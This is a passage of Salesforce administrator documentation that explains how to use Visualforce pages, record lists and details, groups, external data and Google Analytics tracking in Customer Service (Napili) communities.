3. Select the new layout. If you've added a custom layout, you see both ready-to-use and custom content layouts displayed together.



4. Click **Change**.
If the structure of the new layout is different from the current layout, some regions are not visible. However, the regions are still available and you can switch to a different layout at any time.

Note: If you change the layout of a default template page, the only way to revert to the original layout is to click **Undo**.

Use Visualforce in Customer Service (Napili) Communities

If you have created Visualforce pages, actions, buttons, links, and canvas apps for your Salesforce Tabs + Visualforce template-based communities, you can reuse those elements in Customer Service (Napili)-based communities.

For example, say that you have the Salesforce CPQ (Steelbrick) app installed in your org. You can create a quote detail page and use the Visualforce Page component to display the quote line editor or other pages. If you have configured actions, buttons, and links, associated with standard or custom objects, they work in communities as well. And canvas app overlays let you host third-party applications in your community.

EDITIONS

Available in: Salesforce Classic and Lightning Experience


Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize or publish a community:


- "Create and Set Up Communities"

1. Give Visualforce page access to users by profile.
   a. From Setup, enter *Profiles* in the Quick Find box, then select Profiles.
   b. Click the name of the profile you want to modify.
   c. On the Profile page, click **Enabled Visualforce Page Access**.
   d. In the **Enabled Visualforce Page Access** section of the Profile page, click **Edit**.
   e. In the Available Visualforce Pages list, select the Visualforce pages that you want to make available to this profile and then click **Add**.




   f. Click **Save**.

2. Make the Visualforce page available for your community.
   a. From Setup, enter *Visualforce Pages* in the Quick Find box, then select **Visualforce Pages**.
   b. Click **Edit** for the page you want to make available for your community.
   c. Select **Available for Salesforce mobile apps and Lightning Pages** and click **Save**.




Visualforce Page Component—To add a Visualforce page to your Customer Service (Napili) community, drag and drop the Visualforce Page Component from the Components panel to the page. Select the Visualforce page you want to use in the property editor.




Tip: If the Visualforce page requires the Record ID from an object such as Account, create object pages for Account. Then drag and drop the Visualforce Page component onto the object's detail page. The Record ID field adjusts to the object's ID.

Custom Actions—If you have custom actions with an action type of **Custom Visualforce** associated with a Visualforce page, these actions work in published communities. When users click the action button, the associated Visualforce page displays.



Important: Overrides to standard Visualforce actions such as View, New, Edit, and Delete are not supported in communities. These buttons on record detail pages don't display in communities.


Custom Buttons and Links—If you have custom buttons and links with a content source of Visualforce Page, these buttons and links work in published communities. When users click the button or link, the associated Visualforce page displays.



Note: The Behavior setting for custom buttons and links is not supported. When users click custom buttons in published communities, the Visualforce page is always displayed in the current window.

Visualforce custom list buttons are not supported in communities.

Canvas Apps—You can use canvas apps as custom actions to give users access to the functionality of your apps in communities. Configure your canvas app for Lightning Component and Visualforce Page in Canvas App Settings. You can then load the canvas app inside a Visualforce page, Visualforce action, and Lightning components in published communities.



Note: Canvas quick actions are not available for guest users.

You can opt to hide the publisher header and publisher Share button in Canvas App Settings.

Best Practices for Using Visualforce in Communities

- **Community Branding**—When developing your Visualforce page code, set the `showHeader` attribute to `true`. That way, branding properties you set in **Administration** > **Branding** in Community Workspaces or Community Management also apply to the Visualforce page component in your Customer Service (Napili) community. To modify the default gray background for Visualforce components, change the **Header Background** property on the Branding page.

- **Mobile**—To enable Visualforce pages to display community branding on mobile, set `standardStylesheets=true` or `showHeader=true` in your Visualforce page code.
- **URLs**—If your Visualforce page contains links to other Visualforce pages, ensure that the Visualforce markup includes `http://` or `https://` at the start of the URL. Also, if your page is locked in a frame, use the `target="_top"` attribute to open the page in the full body of the window. For example,

  ```
  <a href="https://yourVFpageURL.com" target="_top" >Name of Visualforce Page</a>
  ```

- **JavaScript Sources**—Use JavaScript sources such as `connection.js`, `apex.js`, `debugshell.js`, and `util.js` in Visualforce pages in either of the following ways:

  ```
  <apex:includeScript value="/soap/ajax/36.0/connection.js"/>
  ```

  or

  ```
  loadScript("/soap/ajax/36.0/connection.js")
  ```

- **Images**—Hard-coded image URLs in Visualforce pages are not supported in Community Builder preview. We recommend that you upload images as static resources as follows:

  ```
  <img alt="{{msg.severity}}" class="msgIcon" src="{!$Resource.spacerImage}"
  title="{{msg.severity}}"/>
  ```

Share More Salesforce Object Data in Your Community

The Customer Service (Napili) template allows you to share record data for accounts, cases, contacts, tasks, events, and custom objects with minimal configuration. Record data respects user permissions via licenses, profiles, permission sets, and sharing rules.

Note: This functionality is available in the Winter '16 and later versions of the Customer Service (Napili) template.

- Create a list of records and link to it.
- Display record details in your community with the out-of-the-box Record Detail page or create a custom page.

  You can also add groups to your community in the same way.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or publish a community:


- "Create and Manage Communities"

Share a List of Records in Your Community

Create record list views for accounts, cases, contacts, and custom objects and link to them from the Customer Service (Napili) template navigation menu. Use an out-of-the-box or custom page layout to display the list of records.

Note: This functionality is available in the Winter '16 and later versions of the Customer Service (Napili) template.

1. In Community Builder, drag and drop the Navigation Menu component to add it to the appropriate page in the template. We recommend adding it to the Home page.
2. Create a navigation menu item pointing to a supported Salesforce object. Currently, the Customer Service (Napili) template supports accounts, cases, contacts, and custom objects.



3. Publish your changes.

Note: If your community is active, your navigation menu item changes immediately appear to your community members.

That's it! This creates a navigation menu item, which links to a list of the selected object's records. Under the hood, your data is retrieved from Salesforce and displayed using the generic Record List page. This page is available out-of-the-box in the Customer Service (Napili) template and uses the Record Home List View Lightning component to display data in an appropriate layout.

Note: The generic Record List page provides the default list view layout for objects that don't have a predefined or custom list view page assigned. For example, if you create a navigation menu item for another Salesforce object, it uses this same page. If you modify the Record List page, be sure to account for all the affected objects.

Example: A list view page for a custom object called Featured Products.

EDITIONS


Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or publish a community:

- "Create and Manage Communities"



- Creating a navigation menu item is the easiest way to link to a list of records for an object. If you prefer to use a custom list view page for an object, create a new page for your community using Community Builder. Choose the Standard page type with a single-column layout. Add the Record Home List View component to the page, configure the component properties to point to the object, and then publish the page. To link to the page, create a custom navigation menu item and use the internal page URL.
- Users can access only records they have access to via licenses, profiles, permissions, and sharing rules, same as in Salesforce. Users with the "Create" permission for the object can create records from the list view page. The ability to create records from this page isn't supported on mobile devices.
- You can hide a navigation menu item from guest users to block access to the associated record list view page.
- When users click a record on this page, the record details are displayed using the layout from the generic Record Detail page. If you create a custom record detail page and assign it to the object, we use that page instead.
- Clicking a record in the list view displays the record details, which are displayed using the Record Detail page in the Customer Service (Napili) template.
- The Record List page and the Record Home List View component are not available in the Koa and Kokua templates.

SEE ALSO:

Navigation Menu

Record List

Display Record Details in Your Community

Display record details using the generic Record Detail page or create custom record detail pages.

Note: This functionality is available in the Winter '16 and later versions of the Customer Service (Napili) template.

The Customer Service (Napili) template supports a record detail page that you can use out of the box with no configuration. All objects in your community without a preassigned record detail page use this generic page, called Record Detail, to display record data. For example, consider the scenario where a user lands on a case detail page (with a preassigned case detail layout) and clicks a contact in the related records. If you haven't created a custom record detail page for contacts, the contact information is displayed using the generic Record Detail page. Under the hood, the Record Detail page uses the Record Headline and Record Information Lightning components to display record data.

- **Record Headline**: Displays the record name and key record highlights along with buttons to edit and delete the record.
- **Record Information**: Displays all record details including related records and the record feed. It also allows users to create new related records and post to the record feed.

Optionally, you can create custom record detail pages for accounts, contacts, cases, tasks, events, and custom objects.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS


To create, customize, or publish a community:

- "Create and Manage Communities"

1. Create a new Data Detail page in Community Builder and pick a supported object.
2. Add the Record Headline and Record Information components to the page and configure the component properties in the property panel.
3. Publish your changes.

   Note: If your community is active, your navigation menu item changes immediately appear to your community members.

Example: The record detail page for a custom object with the Record Headline (1) and Record Information (2) components.



- Users accessing the community on a mobile device have access to actions from the record detail page. For example, a partner user with create and edit access to accounts can create accounts or update an account as needed.
- Some objects have preassigned record detail pages to display record data (such as cases). You can check the available pages and assignments for each object in Community Builder in Page Properties.
- Objects without preassigned record detail pages use the generic Record Detail page. If you modify the Record Detail page layout or configuration, be sure to account for all objects that use this page layout.
- Users without the necessary license, profile, and permissions can't access record data.
- Users with the necessary permissions can create records from the related lists, and edit and delete the record from the record headline. These actions aren't supported on mobile devices.
- Page layouts for each object in Salesforce determine what fields display in the Record Information component. The fields in the Highlight Panel layout determines what displays in the Record Headline component. This feature includes support for record types. You can modify the page layout, the Highlight Panel, and record type settings in Salesforce Setup.
- Enable feeds on records in Salesforce to allow users to post on them in communities.
- The Record Detail page, the Record Headline component, and Record Information component are not available in the Koa and Kokua templates.

SEE ALSO:

Record Banner

Record Information Tabs

Record Related List

Add Groups to Your Community

Want more collaborative communities? Allow community members and guest users to browse and join groups in your Customer Service (Napili) community. Use the out-of-the-box design for groups or create your own customized version of the group detail page using separate components.

Note: This functionality is available in the Winter '16 and later versions of the Customer Service (Napili) template.

1. To enable groups in your community, add groups to the community navigation menu.

   This automatically displays a menu item that links to a list of groups in your community. If you make the menu item publicly available, even guest users who aren't logged in to your community can browse through the list of active public groups.

EDITIONS


Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or publish a community:

- "Create and Manage Communities"




2. Publish your community.
3. If you haven't already, customize the group publisher layout to include the Add Member action. This action allows group owners and managers to add members to the group, and isn't shown in the list of actions in the group by default.

When users click on the name of an active group in the community, they're redirected to the group detail page. If it's a private group, they're asked to log in. Only logged-in group members can view private group content.


A few things to keep in mind:

- When you enable groups in your community, the default Group Detail page is used to display group data. This page uses the Group component under the hood for formatting and layout. The Group component is a composite, one-stop component that includes the group banner, group details, related lists, and the group feed. We recommend using this composite component, especially if you want your community pages to be responsive across desktop and mobile device browsers.
- If you prefer to use a different layout or want more granular control over the placement of group content, create a custom community page and use the Group Banner, Group Details, Group Related List, and Feed components. Depending on how you use the individual components, custom pages might not be responsive across all devices.
- Group announcements aren't supported in communities.

Group list in the Customer Service (Napili) Template



Group detail page in Customer Service (Napili) Template



External Data Sources in Your Community

Access your external data and content that are stored outside your Salesforce org from your Customer Service (Napili) template community.

Let your community users access:

- Data that's stored in another Salesforce org, SAP® NetWeaver Gateway, or IBM WebSphere® that your org accesses via Salesforce Connect
- Content that's stored in Google Drive or SharePoint that your org accesses via Files Connect

Note:

- High-data-volume external data sources aren't supported.
- If the external data source has `Identity Type` set to Per User, Customer Service (Napili) template community users can't set up their own authentication settings for external systems. However, you can set up and manage each user's authentication settings for external systems from Lightning Experience or Salesforce Classic.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Example: Let's say you have a partner community for sales, and you store your product order information in a back-office ERP system. You can surface that information to your sales partners, enabling them to view and update orders within the context of all related data regardless of where it's stored.

Or maybe you store your templates for contracts and other agreements in a non-Salesforce environment. Your sales partners can access the latest versions of that content as needed.

SEE ALSO:

Salesforce Connect


Identity Type for External Data Sources

Track Community Users with Your Google Analytics Tracking ID

Add your Google Analytics™ tracking ID to track pages views in your community. Enable access to your Salesforce data for deeper insights. Then, adjust your community's pages to more accurately reach your customers.

To track using Google Analytics:

1. In Community Builder, click  on the left sidebar and click **Advanced**.
2. Enter your Google Analytics tracking ID.



3. To track user types, user IDs, and search activity, enable **Let Google Analytics access your Salesforce data for deeper insights into search activity**.
4. To enable the service, publish the community.

Your community's analytics data streams directly to the Google Analytics service where you can review and interpret it.

For developers of custom Lightning components for Communities, we provide the `global forceCommunity:analyticsInteraction` event. Use this event to track events triggered by the custom component.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize or publish a community:

- "Create and Set Up Communities"

Configure Google Analytics™ for Salesforce Communities

Set up Google Analytics to track User IDs, community user types, and search activity so this information can be pulled into meaningful reports.

SEE ALSO:

Lightning Components Developer Guide: forceCommunity:analyticsInteraction

Configure Google Analytics™ for Salesforce Communities

Set up Google Analytics to track User IDs, community user types, and search activity so this information can be pulled into meaningful reports.

Google Analytics integrates with your self-service community to track user types, user IDs, pageviews on Salesforce objects, and customer search activity. To correctly capture this information, some initial setup is required.

USER PERMISSIONS

To customize or publish a community:

- "Create and Set Up Communities"

1. First, let Google Analytics access your data to collect page views. Go to **Settings** > **Advanced** in Community Builder and enter your Google Analytics ID. For more information about the Google Analytics ID, check the Google Analytics documentation.
2. Then select **Let Google Analytics access your Salesforce data for deeper insights into search activity** to allow Google Analytics to track user types, user IDs, and customer search activity within your community.
3. Create custom dimensions in your Google Analytics account that capture user type and Salesforce object information. From your Google Analytics account, go to **Admin** > **Property** > **Custom Definitions** > **Custom Dimensions**. Click **+New Custom Dimension**. The first dimension you create in your Google Analytics account is automatically sorted as Index 1.
   a. For Index 1, enter the Name: `User Type` and select **Hit** for the scope.
   b. For Index 2, enter the Name `Salesforce Object` and select **Hit** for the scope.
4. Create a User-ID view. With the User-ID view, you can analyze how specific segments of traffic with an assigned ID engage with your content. To create a User-ID view, go to **Admin** > **Property** > **Tracking Info** > **User-ID** and follow the instructions.
   a. For the User-ID view, enter the Name: `User Explorer`.
5. To track how different types of users are interacting with the community, click **Reporting** > **Audience** > **User Explorer** > **User Flow**
6. Once you've set up Google Analytics to integrate with your Salesforce community's data, you can either create your own reports or you can install preconfigured Google Analytics for Salesforce Communities package. Click here for more information about the Google Analytics for Salesforce Communities package.

Lightning Bolt Solutions: Build Once, Then Distribute and Reuse

Lightning Bolt makes it easy to create and export industry-specific solutions and use them to jump-start new communities, or package and distribute them for others to use. Save time by building once, then reusing. Whether it's for your own org or you're a consulting partner or ISV, you can reduce the time required to build communities and cut development costs.



EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Example: Let's say you specialize in building partner relationship management (PRM) communities for the manufacturing or tech industries. With Lightning Bolt, you can build and export a PRM-focused solution that's easy to distribute to your customers. After the template is installed on your customer's org, you can further customize it to suit their unique needs. By building the bulk of the solution in your org and then distributing it to your customers' orgs, you can launch their communities in no time.

